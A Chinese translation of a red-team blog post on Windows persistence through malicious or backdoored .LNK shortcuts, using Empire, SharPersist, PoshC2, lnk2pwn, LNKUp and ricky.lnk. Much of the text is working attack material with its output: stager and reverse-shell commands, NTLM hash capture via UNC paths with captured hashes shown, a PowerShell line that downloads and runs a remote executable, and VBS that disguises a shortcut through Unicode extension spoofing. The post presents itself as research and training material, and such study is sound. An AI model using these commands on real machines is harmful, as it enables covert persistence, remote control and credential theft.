

Windows快捷方式包含对系统上安装的软件或文件位置（网络或本地）的引用。自从恶意软件出现之初，便已将快捷方式用作执行恶意代码以实现持久性的一种方法。快捷方式的文件扩展名是.LNK，它为红队提供了很多机会来执行各种格式的代码（exe, vbs, Powershell, scriptlet等）或窃取NTLM哈希值。更隐蔽的方法是修改现有合法快捷方式的属性，但是生成具有不同特征的快捷方式可以为代码执行提供灵活性。

## Empire

Empire包含一个持久性模块，该模块可以后门合法的快捷方式（.LNK），以执行任意的PowerShell有效负载。现有快捷方式的目标字段将被修改以执行存储在注册表项中的base64脚本。

```
usemodule persistence/userland/backdoor_lnk
```

```
(Empire: powershell/persistence/userland/backdoor_lnk) > run
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked A83W6Z14 to run TASK_CMD_JOB
[*] Agent A83W6Z14 tasked with task ID 1
[*] Tasked agent A83W6Z14 to run module powershell/persistence/userland/backdoor_lnk
(Empire: powershell/persistence/userland/backdoor_lnk) > [*] Agent A83W6Z14 returned results.
Job started: 13AMNP
[*] Valid results returned by 10.0.2.30
[*] Agent A83W6Z14 returned results.
[*] B64 script stored at 'HKCU:\Software\Microsoft\Windows\debug'

[*] .LNK at C:\Users\panag\Desktop\XLite.lnk set to trigger


Invoke-BackdoorLNK run on path 'C:\Users\panag\Desktop\XLite.lnk' with stager for listener 'http'
[*] Valid results returned by 10.0.2.30
```

Empire-后门现有快捷方式

查看快捷方式的属性将显示目标字段已成功修改以执行PowerShell有效负载。

|         |          |         |                   |        |
|---------|----------|---------|-------------------|--------|
| Colours | Security | Details | Previous Versions |        |
| General | Shortcut | Options | Font              | Layout |

---

 XLite

---

Target type: Application

Target location: v1.0

Target:

---

Start in:

Shortcut key:

Run:

Comment:

### Empire-修改后的快捷方式

由于快捷方式存在于启动文件夹中，因此暂存器将在下一次Windows登录中执行，并且将与命令和控制服务器建立连接。

```
(Empire: powershell/persistence/userland/backdoor_lnk) > [*] Sending POWERSHELL stager (stage 1) to 10.0.2.30
[*] New agent UNZ6R7E1 checked in
[+] Initial agent UNZ6R7E1 from 10.0.2.30 now active (Slack)
[*] Sending agent (stage 2) to UNZ6R7E1 at 10.0.2.30
(Empire: powershell/persistence/userland/backdoor_lnk) > |
```

### Empire-通过快捷方式成功上线

但是，Empire包含一个可用于生成具有LNK文件格式的暂存器的模块。

```
usestager windows/launcher_lnk
set Listener http
execute
```

```
(Empire: stager/windows/launcher_lnk) > set Listener http
(Empire: stager/windows/launcher_lnk) > set OutFile empire.lnk
(Empire: stager/windows/launcher_lnk) > info

Name: LNKLauncher


Description:
  Create a .LNK file that launches the Empire
  stager.

Options:

  Name           Required  Value           Description
  ----           -
  Listener       True     http            Listener to generate stager for
  .
  OutFile        True     empire.lnk      File to output LNK to.
  LNKComment     False
  Base64         True     True            Switch. Base64 encode the output.
  Proxy          False   default        Proxy to use for request (default, none, or other).
```


## Empire-创建快捷方式

默认情况下，此模块将使用写字板图标伪装成可信任的应用程序。



## Empire-写字板快捷方式

快捷方式的目标字段将使用执行Base64有效负载的PowerShell命令填充。可以将快捷方式转移并移动到启动文件夹中以保持持久性。



Empire-快捷属性

## SharPersist

[SharPersist](#)能够创建Internet Explorer快捷方式，该快捷方式将执行任意有效负载并将其放置在启动文件夹中以实现持久性。

```
SharPersist.exe -t startupfolder -c "cmd.exe" -a "/c C:\temp\pentestlab.exe" -f "pentestlab" -m add
```

```
C:\Users>SharPersist.exe -t startupfolder -c "cmd.exe" -a "/c C:\temp\pentestlab.exe" -f "pentestlab" -m add

[*] INFO: Adding startup folder persistence
[*] INFO: Command: cmd.exe
[*] INFO: Command Args: /c C:\temp\pentestlab.exe
[*] INFO: File Name: pentestlab

[+] SUCCESS: Startup folder persistence created
[*] INFO: LNK File located at: C:\Users\panag\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\pentestlab.lnk
[*] INFO: SHA256 Hash of LNK file: 66809374D43B8CD0195E1E5872BD1CF642AC6417DB97C3C2D8AEDF9927A8CED3

C:\Users>
```

## SharPersist –快捷方式

当用户进行身份验证时，将执行有效负载，并打开Meterpreter会话。

```
[*] Started reverse TCP handler on 10.0.2.21:4444
[*] Sending stage (206403 bytes) to 10.0.2.30
[*] Meterpreter session 2 opened (10.0.2.21:4444 -> 10.0.2.30:51213) at 2019-10-06 09:11:39 -0400

meterpreter >
meterpreter > getuid
Server username: OUTLOOK\panag
```

## SharPersist – Meterpreter

## PoshC2

PoshC2可以创建一个LNK文件并将其直接放置在Windows启动文件夹中以保持持久性。可以通过执行以下命令来调用此技术：

```
install-persistence 3
```

```
OUTLOOK\panag @ OUTLOOK (PID:7832)
PS 4> install-persistence 3

OUTLOOK\panag @ OUTLOOK (PID:7832)
PS 4>
```

## PoshC2 –启动LNK文件

在Windows登录期间，快捷方式将尝试在注册表项上执行值，该注册表项包含base64格式的stager。

```
Task 00024 (root) issued against implant 4 on host OUTLOOK\panag @ OUTLOOK (07/10/2019 17:59:33)
install-persistence 3

Task 00024 (root) returned against implant 4 on host OUTLOOK\panag @ OUTLOOK (07/10/2019 17:59:34)

Created StartUp folder persistence and added RegKey
Regkey: HKCU\Software\Microsoft\Windows\currentversion\themes\Wallpaper666
LNK File: C:\Users\panag\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\IEUpdate.lnk
```


PoshC2 –快捷方式

## 杂项

在常见的红色团队工具包之外，还有多个脚本可用于开发恶意快捷方式。将这些快捷方式放置在启动文件夹中以保持持久性将是一个微不足道的过程，因为假定已经存在与命令和控制服务器的通信。


[lnk2pwn](#)是用Java编写的工具，可用于制作恶意快捷方式。可以通过命令控制台在生成快捷方式期间嵌入任意命令。

```
java -jar lnk2pwn.jar
```



lnk2pwn – GUI

默认情况下，lnk2pwn将生成伪造的记事本快捷方式，但是可以轻松更改图标。



## lnk2pwn –假记事本快捷方式

使用LNKUp python脚本可以实现类似的结果，该脚本可以生成可以执行任意命令或窃取目标用户的NTLM哈希的快捷方式。

```
python generate.py --host 10.0.2.21 --type ntlm --output out.lnk
```

```
root@kali:~/LNKUp# python generate.py --host 10.0.2.21 --type ntlm --output out.lnk
\
~-----~
##                                     ##
## /$$                               ##
## | $$                               ##
## | $$$ | $$ | $$ /$$/ | $$ | $$   ##
## | $$ | $$$ | $$$ | $$$ | $$$ | $$$ /$$$$$ ##
## | $$ | $$ $$$ | $$$ | $$$ | $$$ /$$_ $$ ##
## | $$ | $$ $$$ | $$$ | $$$ | $$$ | $$$ \ $$ ##
## | $$ | $$$ | $$$ | $$$ | $$$ | $$$ | $$$ | $$$ ##
## | $$$$$$$$ | $$$ \ $$$ | $$$ \ $$$ | $$$$$$/ | $$$$$$/ ##
## | _____/ | _____/ | _____/ | _____/ | $$$_/ ##
## | _____/ | _____/ | _____/ | _____/ | $$$_ ##
## | _____/ | _____/ | _____/ | _____/ | $$$_ ##
## | _____/ | _____/ | _____/ | _____/ | $$$_ ##
~-----~
File saved to /root/LNKUp/out.lnk
Link created at out.lnk with UNC path \\10.0.2.21\Share\27105.ico.
root@kali:~/LNKUp#
```

## LNKUp – NTLM哈希快捷方式

由于生成的LNK文件将包含UNC路径，因此需要使用响应器，或者具有捕获NTLM哈希值的Metasploit模块。

```
use auxiliary/server/capture/smb
```



```

[*] SMB Captured - 2019-10-06 17:14:02 -0400
NTLMv2 Response Captured from 10.0.2.30:55757 - 10.0.2.30
USER:panag DOMAIN:OUTLOOK OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:cc9e2b3ed45af54bb4e862f4a4625eb5
NT_CLIENT_CHALLENGE:0101000000000000b12e7c08ce7cd501312465e3d1fe771200000000200
00000000000000000000
[*] SMB Captured - 2019-10-06 17:14:02 -0400
NTLMv2 Response Captured from 10.0.2.30:55757 - 10.0.2.30
USER:panag DOMAIN:OUTLOOK OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:0c819aa4f1d81563b0eefe9b1bf1978b
NT_CLIENT_CHALLENGE:0101000000000000b12e7c08ce7cd5018f6bc9334c76f20200000000200
00000000000000000000

```

## LNKUp – NTLM捕获

密码哈希可以用于脱机破解或NTLM中继攻击，以便访问其他系统或用户的电子邮件。LNKUp还具有生成将执行任意命令的快捷方式的功能。

```
python generate.py --host 10.0.2.21 --type ntlm --output pentestlab.lnk --
execute "cmd.exe /c C:\temp\pentestlab.exe"
```

```

root@kali:~/LNKUp# python generate.py --host 10.0.2.21 --type ntlm --output pentestlab.lnk --execute "cmd.exe /c C:\temp\pentestlab.exe"
\
~-----~
##
## /$$ /$$ /$$ /$$ /$$ /$$ /$$ /$$ ##
## | $$ | $$$ | $$ | $$ /$$/ | $$ | $$ ##
## | $$ | $$$| $$ | $$ /$$/ | $$ | $$ /$$$$$ ##
## | $$ | $$ $$ $ | $$$$/ | $$ | $$ /$$_ $$ ##
## | $$ | $$ $$$ | $$ $$ | $$ | $$ | $$ \ $$ ##
## | $$ | $$ \ $$$ | $$ \ $$ | $$ | $$ | $$ | $$ ##
## | $$$$$$ | $$ \ $$ | $$ \ $$ | $$$$$/ | $$$$$$/ ##
## |_____|/ |__| \__| \__| \__| \__| \__| / $$/ ##
## | $$/ ##
## | $$/ ##
## |_____| ##
~-----~
File saved to /root/LNKUp/pentestlab.lnk
Link created at pentestlab.lnk with UNC path \\10.0.2.21\Share\34142.ico.

```

## LNKUp – 执行命令

[xillwillx](#)开发了一个名为[ricky.lnk](#)的PowerShell脚本，该脚本可以创建一个以unik字符欺骗的.LNK文件，该字符反转.lnk扩展名并在文件末尾附加.txt。生成的扩展名将包含一个PowerShell命令，该命令将从远程服务器下载文件并直接在系统上执行。

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -
ExecutionPolicy Bypass -noLogo -Command (new-object
System.Net.WebClient).DownloadFile('http://10.0.2.21/pentestlab.exe','p
entestlab.exe'); ./pentestlab.exe;
```



```
Creates a hidden unicode .lnk file that webdownloads and execute a file.
Input the .lnk filename. (ex.: ReadMe): Passwords
The output file will be named C:\Users\panag\Desktop\Passwords.txt
Input the complete url of the exe to webDL. (ex. http://illmob.org/test.exe): http://10.0.2.21/pentestlab.exe
The exe will be downloaded from http://10.0.2.21/pentestlab.exe
Input filename to save as. (ex.: notavirus.exe): PentestLaboratories.exe
The exe will be saved as PentestLaboratories.exe
C:\Users\panag\Desktop\Passwords.txt created.

PS C:\Users\panag> _
```

## Tricky2 – PowerShell

或者，该项目包含一个VBS脚本，该脚本可以执行与PowerShell版本相同的操作。

```
tricky - Notepad
File Edit Format View Help
Set WshShell = CreateObject("WScript.Shell")
Set ShApp = CreateObject("Shell.Application")
DesktopPath = ShApp.Namespace(0).Self.Path
unicode = Unescape("%u0052%u0065%u0061%u0064%u004d%u0065%u005f%u202e%u0074%u0078%u0074%u002e%u006c%u006e%")
unicodeName = "unicode.lnk"
shortcutPath = DesktopPath & "\" & unicodeName
Set lnk = WshShell.CreateShortcut(shortcutPath)
lnk.TargetPath = "powershell.exe"
lnk.Arguments = "-ExecutionPolicy Bypass -noLogo -Command notepad.exe;(new-object System.Net.WebClient)
lnk.IconLocation = "c:\windows\system32\notepad.exe"
lnk.Description = "Type: Text Document"
lnk.Save()
Set FSO = CreateObject("Scripting.FileSystemObject")
Set file = FSO.GetFile(shortcutPath)
file.name = unicode & ".lnk"
```

## Tricky – VBS脚本

译文声明：本文由Bypass整理并翻译，仅用于安全研究和学习之用。

原文地址：<https://pentestlab.blog/2019/10/08/persistence-shortcut-modification/>

